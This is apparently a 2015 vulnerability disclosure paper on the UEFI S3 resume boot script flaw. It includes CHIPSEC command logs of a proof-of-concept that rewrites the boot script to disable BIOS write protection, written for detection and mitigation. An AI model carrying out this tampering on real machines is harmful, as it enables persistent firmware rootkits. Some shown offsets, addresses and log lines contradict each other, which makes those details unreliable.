Advanced Threat Research

Technical Details of the S3 Resume Boot Script Vulnerability

Revision 1

July 2015

Executive Summary

This paper describes technical details of a vulnerability (VU #976132) in the protection of EFI based system firmware and platform configuration when resuming from the S3 sleep state. The issue was independently discovered and presented at 31C3 in December 2014 [2]. After discovering this issue, the Advanced Threat Research team has been working to notify BIOS developers and ensure that mitigations are created. We are releasing a test module for the open source CHIPSEC platform security assessment framework. This will assist users in identifying whether their platforms might be affected by this issue.

Contents

Background

The Unified Extensible Firmware Interface (UEFI) defines multiple architectural phases through which firmware passes when it initializes platform hardware and the environment for an operating system to load. The phases are security (SEC), pre-EFI initialization (PEI), driver execution environment (DXE), and boot-device selection (BDS). At each stage until BDS, firmware performs certain actions to initialize platform hardware. Most of the critical security initialization occurs as early as possible in the SEC phase. Basic initialization of the CPU and chipset takes place during the PEI phase to prepare the DXE environment, where the majority of platform hardware initialization occurs.

Modern platforms support low-power states to reduce power consumption. The S3, or “sleep” state, is a low-power state in which the power is turned off to most of the platform components except the hardware responsible for bringing the platform out of the low-power state. In the S3 sleep state, the entire state of the software is preserved in DRAM. When the system wakes from the sleep state, BIOS or EFI-based firmware restores the platform configuration and jumps to the operating system to restore software execution where it left off. In this report we will examine implementation details of how firmware resumes from the S3 state and some security implications associated with the resumption from S3.

PEI modules are implemented to be aware of whether firmware is executing a normal boot path or resuming from the S3 state. On a normal boot, PEI hands of to DXE, which executes “drivers” that configure hardware components in preparation for loading and executing an operating system. The system has to resume from sleep much faster than it boots the OS from a power-off state. One of the mechanisms to achieve faster resume times is skipping the DXE phase altogether when resuming from S3. This is done with the help of an “S3 resume boot script.”

In addition to configuring the hardware, each DXE component/driver records each configuration operation, such as writing to PCIe configuration registers, writing to I/O ports, writing to physical memory, writing to memory mapped IO registers, SMBUS commands, etc. When the DXE process is complete, these recorded operations become the S3 resume boot script, containing (and describing) a sequence of operations to restore the configuration of the platform hardware. Each operation within the script is defined by its opcode and contains enough data to replay this operation. The data depends on the opcode and may contain memory addresses, PCIe configuration register addresses, I/O ports, data to be written, etc.

Details of the S3 resume boot script and supported script operations can be found in *Intel Platform Innovation Framework for EFI: Boot Script Specification* [0]. The following is an example of one implementation of the S3 resume boot script.

```
00 00 00 00 21 00 00 00 02 00 0f 01 00 00 00 00
00 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00 00
00 01 00 00 00 24 00 00 00 02 02 0f 01 00 00 00
00 04 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00
00 00 00 00 08 02 00 00 00 21 00 00 00 02 00 0f
..
01 00 00 00 00 00 00 00 f0 00 02 00 67 01 00 00
20 00 00 00 01 02 30 04 00 00 00 00 21 00 00 00
00 00 00 00 de ff ff ff 00 00 00 00 68 01 00 00
..
d3 d1 4b 4a 7e ff
```

Using the following color coding:

`00 00 00 00`	: index of the entry in the S3 resume boot script
`21 00 00 00`	: length of the entry
`02`	: opcode
`00`	: width of the values in this entry
`00 00 c0 fe 00 00 00 00`	: address
`01 00 00 00 00 00 00 00`	: number of values in this entry (count)
`00`	: value(s)
`de ff ff ff 00 00 00 00`	: mask value for RW type of opcodes

Next is a decoded version of the preceding script snippet:

```
00 00 00 00 21 00 00 00 02 00 0f 01 00 00 00 00
00 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00 00
00

[000] Entry at offset 0x0000 (length = 0x21):
Data:
02 00 0f 01 00 00 00 00 00 00 c0 fe 00 00 00 00
01 00 00 00 00 00 00 00 00
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x00 (1 bytes)
  Address: 0xFEC00000
  Count  : 0x1
  Values : 0x00
..

67 01 00 00 20 00 00 00 01 02 30 04 00 00 00 00
21 00 00 00 00 00 00 00 de ff ff ff 00 00 00 00
[359] Entry at offset 0x2F2C (length = 0x20):
Data:
01 02 30 04 00 00 00 00 21 00 00 00 00 00 00 00
de ff ff ff 00 00 00 00
Decoded:
  Opcode : S3_BOOTSCRIPT_IO_READ_WRITE (0x01)
  Width  : 0x02 (4 bytes)
  Address: 0x00000430
  Value  : 0x00000021
  Mask   : 0xFFFFFFDE
..
```

The S3 resume boot script is stored in DRAM and is preserved across the S3 state. When the platform is resuming from the S3 state, the Boot Script Executer firmware module interprets opcodes in the S3 boot script and replays every operation defined by these opcodes at the end of the PEI phase. In this way, the system restores the configuration of the platform hardware and the entire preboot state required for the OS to execute. After executing the S3 boot script, firmware proceeds to locate and execute the OS waking vector.

This optimization allows firmware to skip loading and running the long DXE phase and reduces the time to wake from the S3 sleep state. At the same time, when incorrectly implemented, this optimization may have security implications, as discussed in the next section.

Security Issues

In addition to the original work [2], a thorough analysis of the S3 boot script issues including a module testing if your system is vulnerable and a proof-of-concept attack has been published by Dmytro Oleksiuk in [8]. Additional analysis of related vulnerabilities on MacBook systems has been published by Pedro Velaça in [9].

The S3 boot script may contain the following opcodes defining various operations:

- I/O port write (0x00)
- I/O port read-write (0x01)
- Memory write (0x02)
- Memory read-write (0x03)
- PCIe configuration write (0x04)
- PCIe configuration read-write (0x05)
- SMBus execute (0x06)
- Stall (0x07)
- Dispatch (0x08)
- Dispatch2 (0x09)
- Information (0x0A)
- …

The S3 resume boot script is really just an interpreted program stored in memory. If an attacker can alter the program or the interpreter, then the early stages of boot will be exposed to malicious activity. One possible outcome would allow the attacker to bypass hardware configuration and locking that would normally take place early in the execution of system firmware. Most of the S3 boot script opcodes cause system firmware to restore the contents of various hardware configuration registers. In most cases this wouldn't be any different from writing to these registers during runtime by the operating system software.

However, in order to prevent an attacker from making unauthorized changes to the hardware configuration, some hardware configuration registers have to be locked by the firmware prior to the handoff to the OS. One example of a register that has to be locked early by the firmware is the BIOS Control PCIe configuration register in the LPC Interface of the PCH.[6] (This register is used by firmware to enable or disable write protection of the BIOS region in SPI Flash.) In order to prevent malware from disabling BIOS hardware write protection, firmware locks this register by setting "BIOS Lock Enable" (BLE) bit 1. Once locked, the register can be unlocked only upon the next platform reset.

When writing the value of BIOS Control register during a normal boot, firmware also saves this operation in the S3 resume boot script as PCIe config write or read-write opcode, demonstrated in the following example:

```
39 02 00 00  21 00 00 00  04  00  00 00 00 00 00 00
dc 00 1f 00 00 00 00 00  01 00 00 00 00 00 00 00
2A
[569] Entry at offset 0x4BFB (length = 0x21):
Data:
04 00 00 00 00 00 00 00 dc 00 1f 00 00 00 00 00
01 00 00 00 00 00 00 00 2A
Decoded:
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x00 (1 bytes)
  Address: 0x001F00DC
  Count  : 0x1
  Values : 0x2A
```

If an attacker can modify the value of this opcode from `0x2A` (BIOS write protection is enabled, i.e., SMM_BWP = 1, BLE = 1, BIOSWE = 0) to the value `0x9` (BIOS write protection is disabled, i.e., SMM_BWP = 0, BLE = 0, BIOSWE = 1) and trigger entry to the S3 sleep state, then the firmware will restore the insecure value of the BIOS Control register when resuming from S3. As a result of this attack, BIOS write protection will be disabled after a system wakes.

Alternatively, an attacker could modify other hardware configuration registers that are locked by the system firmware, such as the TOLUD/REMAPBASE/REMAPLIMIT registers which would enable a memory-remapping attack, or the TSEGMB register which, as demonstrated in *Attacks on UEFI Security* [2]*,* would enable DMA attacks against SMRAM.

How does an attacker gain access to the S3 boot script? The most obvious method is to directly modify the memory in which the script is stored. A vulnerability allowing arbitrary writes to physical memory would be enough. An attacker needs to know only where the S3 resume boot script is located in physical memory. In many BIOS implementations, this information is stored in the non-volatile UEFI variable `AcpiGlobalVariable.` This variable contains an address of a structure in memory with a pointer to the S3 resume boot script, among other important ACPI data consumed by the firmware on S3 resume.

On the other hand, this memory may not be accessible to an operating system. In particular, the S3 boot script may be executed out of System Management Mode and be saved in SMRAM. In this case, the attacker need not actually modify the script itself. Instead, the attacker can modify the pointer to the script by modifying the UEFI variable `AcpiGlobalVariable`. For example, the attacker could create a new, entirely malicious script somewhere in accessible system memory and then alter the value of the variable to point to this new script.

The following is an example of this structure as defined in open source EDKII:[7]

```
typedef struct {
//
// Acpi Related variables
//
EFI_PHYSICAL_ADDRESS AcpiReservedMemoryBase;
UINT32 AcpiReservedMemorySize;
EFI_PHYSICAL_ADDRESS S3ReservedLowMemoryBase;
EFI_PHYSICAL_ADDRESS AcpiBootScriptTable;
..
} ACPI_VARIABLE_SET_COMPATIBILITY;
```

`AcpiBootScriptTable` is an address of the S3 resume boot script in memory.

Software can use the API provided by the operating system (which basically wraps the UEFI Variable Runtime API) to access UEFI variables including `AcpiGlobalVariable`. For example, the `GetFirmwareEnvironmentVariable` API function can be used to read UEFI variables on Microsoft Windows. Let's read the contents of the `AcpiGlobalVariable`:

```
chipsec_util.py uefi var-read AcpiGlobalVariable AF9FFD67-EC10-488A-9DFC-
6CBF5EE22C2E var.bin

[uefi] EFI variable:
Name: AcpiGlobalVariable
GUID: AF9FFD67-EC10-488A-9DFC-6CBF5EE22C2E
Data:
18 be 89 da
```

As described in the preceding, the contents are a physical address (`0xDA89BE18`) that points to the Global ACPI Data structure `ACPI_VARIABLE_SET_COMPATIBILITY`. The contents of the structure follow:

```
chipsec_util.py mem 0x0 0xDA89BE18

00 c0 6e da 00 00 00 00 00 40 08 00 00 00 00 00 |    n       @
00 00 00 00 00 00 00 00 18 a0 88 da 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
80 c0 89 da 00 00 00 00 40 c0 89 da 00 00 00 00 |         @
..
```

The address at offset `0x18` in the preceding structure (`0xDA88A018`) is a physical address of the `AcpiBootScriptTable`, which is the S3 resume boot script.

Now we can dump the contents of the actual S3 resume boot script:

```
chipsec_util.py mem 0x0 0xDA88A018

00 00 00 00 21 00 00 00 02 00 0f 01 00 00 00 00 |      !
00 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00 00 |
00 01 00 00 00 24 00 00 00 02 02 0f 01 00 00 00 |       $
00 04 00 c0 fe 00 00 00 00 01 00 00 00 00 00 00 |
00 00 00 00 08 02 00 00 00 21 00 00 00 02 00 0f |           !
01 00 00 00 00 00 00 c0 fe 00 00 00 00 01 00 00 |
00 00 00 00 00 10 03 00 00 00 24 00 00 00 02 02 |            $
..
```

Let's consider the following example of an attack disabling BIOS write protection on the system that does not protect the S3 resume boot script.

The `common.bios_wp` module in the CHIPSEC framework verifies the status of BIOS write protection in SPI Flash [5]. Let's run the `common.bios_wp` module prior to modifying the S3 resume boot script:

```
[*] running module: chipsec.modules.common.bios_wp
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x2A << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 1 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 1 << SMM BIOS Write Protection
[+] BIOS region write protection is enabled (writes restricted to SMM)
```

The attack finds the S3 resume boot script in memory, decodes it to find the target opcode (PCIE_CONFIG_WRITE), and modifies the opcode to write a malicious value to the register:

```

[uefi] searching for EFI variable(s): ['AcpiGlobalVariable']
[uefi] found: 'AcpiGlobalVariable' {AF9FFD67-EC10-488A-9DFC-6CBF5EE22C2E} NV+BS+RT
variable
[uefi] Pointer to ACPI Global Data structure: 0x00000000DA89BE18
[uefi] Decoding ACPI Global Data structure..
[uefi] ACPI Boot-Script table base = 0x00000000DA88A018
[uefi] Found 1 S3 resume boot-scripts
[uefi] S3 resume boot-script at 0x00000000DA88A018
[uefi] Decoding S3 Resume Boot-Script..
[*] Looking for 0x4 opcodes in the script at 0x00000000DA88A018
[+] Found opcode at offset 0x4BFB
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x00 (1 bytes)
  Address: 0x001F00DC
  Count  : 0x1
  Values : 0x2A

[*] Modifying register value at address 0x00000000DA88EC33..
[*] Original value: 0x2A
[*] Modified value: 0x9
[*] After sleep/resume, check the value of PCI config register 0x001F00DC is 0x9
[+] The script has been modified. Go to sleep..
```

After the system goes into S3 sleep and wakes, we’ll run the `common.bios_wp` module again only to observe that the value of the BIOS Control PCIe configuration register has been modified. It is now `0x9`, which allows write access to the BIOS region in SPI Flash memory. This happened because the firmware implementation executed our modified S3 resume boot script early during the S3 sleep resume path.

```
[*] running module: chipsec.modules.common.bios_wp
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x09 << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 1 << BIOS Write Enable
    [01] BLE              = 0 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 0 << SMM BIOS Write Protection
[+] BIOS region write protection is enabled (writes restricted to SMM)
```

S3 Resume Boot Script Executor/Interpreter Module

In order to restore the configuration of the system based on the contents of the S3 boot script when system resumes from S3, EFI firmware has to load and invoke an executable module (interpreter) which parses the S3 boot script table and executes (interprets) all opcodes the table before waking the OS. This is done at the end of PEI stage by DXE Initial Program Loader (IPL) module which loads and invokes S3 Resume PEI module which in turn invokes the interpreter executable (`BootScriptExecutor` DXE module). `BootScriptExecutor` DXE module is part of the system firmware image loaded from the protected system flash memory on normal boot. In order to improve the boot time, EFI based firmware implementations may store the `BootScriptExecutor` executable itself in memory across sleep state to invoke it directly in memory during S3 resume without loading it from system flash memory. The process of loading and invoking `BootScriptExecutor` module as implemented in EDKII is described in [4]. EDKII implementation of `BootScriptExecutor`.

Certain implementations may store `BootScriptExecutor` DXE executable in the unprotected ACPI NVS memory during normal boot path and at runtime. In such implementations, even if the S3 boot script and the pointer to the script are protected, an attacker could target the `BootScriptExecutor` executable itself and alter it instead of altering the S3 boot script. The altered `BootScriptExecutor` module will get invoked upon S3 resume when firmware needs to execute the script leading to the execution of malicious code at the firmware level. It is very important that the firmware implementations protect `BootScriptExecutor` DXE executable as well as any other executable code involved in interpreting the S3 boot script and restoring hardware configuration along with the S3 boot script table.

“Dispatch” Opcodes

The last operation supported by the S3 boot script is the dispatch, which is used by the system firmware to perform more complex operations than just writing to some hardware configuration registers. DXE drivers register callback functions in the S3 resume boot script using dispatch opcodes to be invoked by the boot script executor upon resuming from the S3 state. Basically, dispatch opcodes jump to an arbitrary entry point. An example of such an opcode follows:

```
09 00 00 00 18 00 00 00 08 00 00 00 00 00 00 00
60 32 5c da 00 00 00 00
[009] Entry at offset 0x014E (length = 0x18):
Data:
08 00 00 00 00 00 00 00 60 32 5c da 00 00 00 00
Decoded:
  Opcode     : S3_BOOTSCRIPT_DISPATCH (0x08)
  Entry Point: 0xDA5C3260
```

If the entry point of even one of the dispatch opcodes in the script is stored in unprotected memory (`0xDA5C3260` in our example), an attacker can replace the instructions at this entry point with malicious ones or modify the address of the dispatch opcode to point to malicious instructions. These instructions will be executed by the firmware when executing the S3 boot script. This substitution allows arbitrary code execution very early during system resume (during PEI phase).

In *Attacks on UEFI Security* [2] the authors noted that having dispatch opcodes in the script with entry points outside of SMRAM would bypass the boot script protection even if the BIOS implementation keeps and executes the script inside SMRAM. Such dispatch opcodes would cause instructions outside of SMRAM get executed in the SMM.

Summary of Vulnerabilities and Impact

Let’s summarize possible vulnerabilities in the implementation of the S3 boot script:

1. The S3 boot script may be accessible to malware.
2. The physical address to the S3 boot script may be stored in a runtime-accessible, nonvolatile UEFI variable.
3. The PEI module executing (or “interpreting”) the S3 boot script may be stored in unprotected memory accessible to an attacker.
4. The S3 boot script may contain dispatch opcodes that point to firmware in unprotected memory accessible to an attacker.
5. UEFI based firmware may “forget” to record opcodes which restore all required hardware locks and protections in S3 boot script thus loosing these protections upon resume

An attacker exploiting one of these four vulnerabilities could perform any of the following:


1. Bypass locking of hardware configuration such as BIOS write protection, locked memory remap configuration, or TSEG (SMRAM) configuration.
2. Modify the BIOS firmware in the SPI Flash and install a persistent rootkit.
3. Perform arbitrary memory writes or execute arbitrary code in the context of system firmware during the PEI phase.
4. Bypass UEFI-based OS secure boot and install bootkit malware.

S3 Boot Script Attack PoC

The issues described in this paper affect many PC and Mac systems. Below we demonstrate two examples of a proof-of-concept attack on two impacted platforms.


Example 1

Screenshots on Fig. 1 through 5 below demonstrate proof-of-concept attack described above which disables BIOS write protections on a PC laptop with UEFI based system firmware which doesn’t properly protect the S3 boot script table.




```
[*] running module: chipsec.modules.common.bios_wp
[*] Module path: E:\source\tool\chipsec\modules\common\bios_wp.pyc
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x2A << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 1 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 1 << SMM BIOS Write Protection
[+] BIOS region write protection is enabled (writes restricted to SMM)

[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region

[+] PASSED: BIOS is write protected

[CHIPSEC] ***************************  SUMMARY  ***************************
[CHIPSEC] Time elapsed          0.031
[CHIPSEC] Modules total         1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed        1:
[+] PASSED: chipsec.modules.common.bios_wp
[CHIPSEC] Modules failed        0:
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *****************************************************************

E:\source\tool>
```

Figure 1 Originally, BIOS protections are enabled on the system




```
[uefi] Decoding S3 Resume Boot-Script..
[uefi] S3 Resume Boot-Script size: 0x5776
[*] Looking for 0x4 opcode in the script at 0x00000000DA88A018..
[+] Found opcode at offset 0x4BFB
[569] Entry at offset 0x48FB (len = 0x21, header len = 0x8):
Data:
04 00 00 00 00 00 00 00 dc 00 1f 00 00 00 00 00 | ♦       ■ ▼
01 00 00 00 00 00 00 00 2a                      | ☺       *
Decoded:
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x00 (1 bytes)
  Address: 0x001F00DC
  Unknown: 0x0000
  Count  : 0x1
  Values : 0x2A

[*] Modifying S3 boot script entry at address 0x00000000DA88EC13..
[*] Original entry:
39 02 00 00 21 00 00 00 04 00 00 00 00 00 00 00 | 9   !
dc 00 1f 00 00 00 00 00 01 00 00 00 00 00 00 00 |
2a                                              | *
[*] Modified entry:
39 02 00 00 21 00 00 00 04 00 00 00 00 00 00 00 | 9   !
dc 00 1f 00 00 00 00 00 01 00 00 00 00 00 00 00 |
09                                              |
[*] After sleep/resume, check the value of register 0x1F00DC is 0x9
[+] PASSED: The script has been modified. Go to sleep..

[CHIPSEC] ***************************  SUMMARY  ***************************
[CHIPSEC] Time elapsed          0.094
[CHIPSEC] Modules total         1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed        1:
[+] PASSED: chipsec.modules.tools.uefi.s3script_modify
[CHIPSEC] Modules failed        0:
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *****************************************************************

E:\source\tool>
```

Figure 2 Modifying opcode restoring 'BIOS protections' in the S3 resume boot script table


edit s3script_after.log - Far 3.0.3156 x64 Administrator
1Help 2Save 3 4Quit 5 6View 7Search 8ANSI 9 10Quit 11Plugin 12Screen

